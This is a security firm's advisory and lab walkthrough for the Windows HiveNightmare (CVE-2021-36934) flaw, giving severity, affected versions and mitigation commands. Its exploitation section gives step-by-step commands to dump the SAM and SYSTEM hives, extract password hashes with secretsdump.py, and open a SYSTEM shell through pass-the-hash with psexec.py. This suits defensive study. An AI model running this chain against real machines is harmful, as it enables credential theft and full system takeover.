SAFE SECURITY

CVE 2021-36934

HiveNightmare aka SeriousSAM

Rima Yadav | Sheikhar Gautam
Pankaj Jorwal

Table of Contents

Introduction

Sam File

System file

Security File

This document illustrates the exploitation of the vulnerability found in Windows 10 version 1809 and newer operating systems. The vulnerability was allotted CVE on 22/07/2021 and was patched by Microsoft in August 2021 security updates for all affected versions.

Keywords: SAM, Elevation of Privilege Vulnerability, HiveNightmare.

SAM:

The Security Account Manager is a database file in the Windows operating system from Windows XP to the latest Windows installment. SAM file stores user's passwords which can be used to authenticate remote and local users. SAM uses cryptography methods to prevent unauthenticated users from accessing the system

Elevation of Privilege Vulnerability:

It can be defined as an attack that involves gaining access to the privilege beyond what is intended for the user.

HiveNightmare:

HiveNightmare aka SeriouSAM (CVE-2021-36934) is a local elevation of privilege vulnerability that exists due to excessively permissive Access Control Lists (ACLs) on various system files, including the Safety Accounts Manager (SAM) database. If an attacker successfully exploits this vulnerability in a system, it allows them to access registry files stored in folders such as SAM, SECURITY, SYSTEM, DEFAULT, and SOFTWARE.

Vulnerability Severity

CVSS v3:

Base Score: 7.8

Vector: CVSS:3.1/AV: L/AC: L/PR: L/UI: N/S: U/C: H/I: H/A: H

Impact Score: 5.9

Exploitability Score: 1.8

Severity: HIGH

Scope of Impact:

This vulnerability affects the Windows operating system Windows 10 version 1809 and newer operating systems.

Affected versions:

- Windows 10 - Version 1809
- Windows 10 - Version 20H2
- Windows 10 - Version 20H1
- Windows 10 - Version 1909
- Windows 10 - Version 1809
- Windows Server - Version 2004
- Windows Server - Version 2019

Risk:

Government:

Large and medium government entities: HIGH

Small government entities: MEDIUM

Businesses:

Large and medium business entities: HIGH

Small business entities: MEDIUM

Home Users: LOW

Mitigation

Method I:

Install Window Security Update (KB5005033)

Note: To fully mitigate this vulnerability you must delete all shadow copies of your system volume after installing this security update.

Method II:

Restrict the access to the content of ***"%windir%\system32\config"***

Use Command:

Command Prompt (Run as administrator):

icacls %windir%\system32\config*.* /inheritance:e

Windows PowerShell (Run as administrator):

icacls $env:windir\system32\config*.* /inheritance:e

Delete Volume Shadow Copy Service (VSS) shadow copies

Identify if Shadow volumes exist with either:

Command Prompt or PowerShell (Run as administrator):

vssadmin list shadows

Delete any Shadow volumes and System Restore points that existed before restricting access to the contents of **%windir%\system32\config**

Exploit implementation

Attack Scenario:

We will be looking at a scenario with a target machine running a vulnerable Windows version which is done using VMWARE.


In this scenario, we will use HiveNightmare exploit to dump the registry files. Then we will try to Escalate the privileges by using “Secretsdump.py” and “psexec.py”.

For this practical we will need:

- A target machine with a vulnerable Windows version installed (A system with at least one shadow copy).
- A Kali Linux machine to access the Target system and exploit the vulnerability.

Exploitation


1. First, download HiveNightmare.exe from GitHub on the targeted machine.
   “https://github.com/GossiTheDog/HiveNightmare”



Exploitation

2. Execute the HiveNightmare.exe exploit in CMD/PowerShell to dump the following files
   a. SAM FILE
   b. SECURITY FILE
   c. SYSTEM FILE

   Command: HiveNightmare.exe




3. Using Python script “secretsdump.py” to retrieve hashes stored in the files that were dumped using HiveNightmare.exe.

   “https://github.com/SecureAuthCorp/impacket/blob/master/examples/secretsdump.py”

   Command:

```
python3 secretsdump.py -system SYSTEM-2021-07-24 -security
SECURITY-2021-07-24 -sam SAM-2021-07-24 local
```

Exploitation




After executing we get the local SAM hashes of all the users in the system.

4. Now we use the “psexec.py” script to get the remote shell of the target.
“https://github.com/SecureAuthCorp/impacket/blob/master/examples/psexec.py”
We can execute the psexec.py by using the following command:

```
python3 psexec.py -hashes
aad3b435b51404eeaad3b435b51404ee:1eee20c4f112dfb101c08fd15f066ef5
jorwal@192.168.29.6 powershell.exe
```

Exploitation




5. When executed successfully, we connect to the target system with the privilege of NT Authority/System. Command:

```
systeminfo | more
```

Exploitation

Result:



Acquired NT Authority\SYSTEM access of our target machine, which is the most powerful account on a Windows local instance.

References

1. https://news.sophos.com/en-us/2021/07/22/hivenightmare-aka-serioussam-vulnerability-what-to-do/
2. https://www.socinvestigation.com/exploiting-the-hive-nightmare-cve-2021-36934-detection-prevention/
3. https://msandbu.org/serious-sam-cve-2021-36934/
4. https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934
5. https://www.cisecurity.org/advisory/critical-patches-issued-for-microsoft-products-august-10-2021/

SAFE
SECURITY

www.safe.security | info@safe.security

Palo Alto
3000, El Camino Real,
Building 4, Suite 200, CA
94306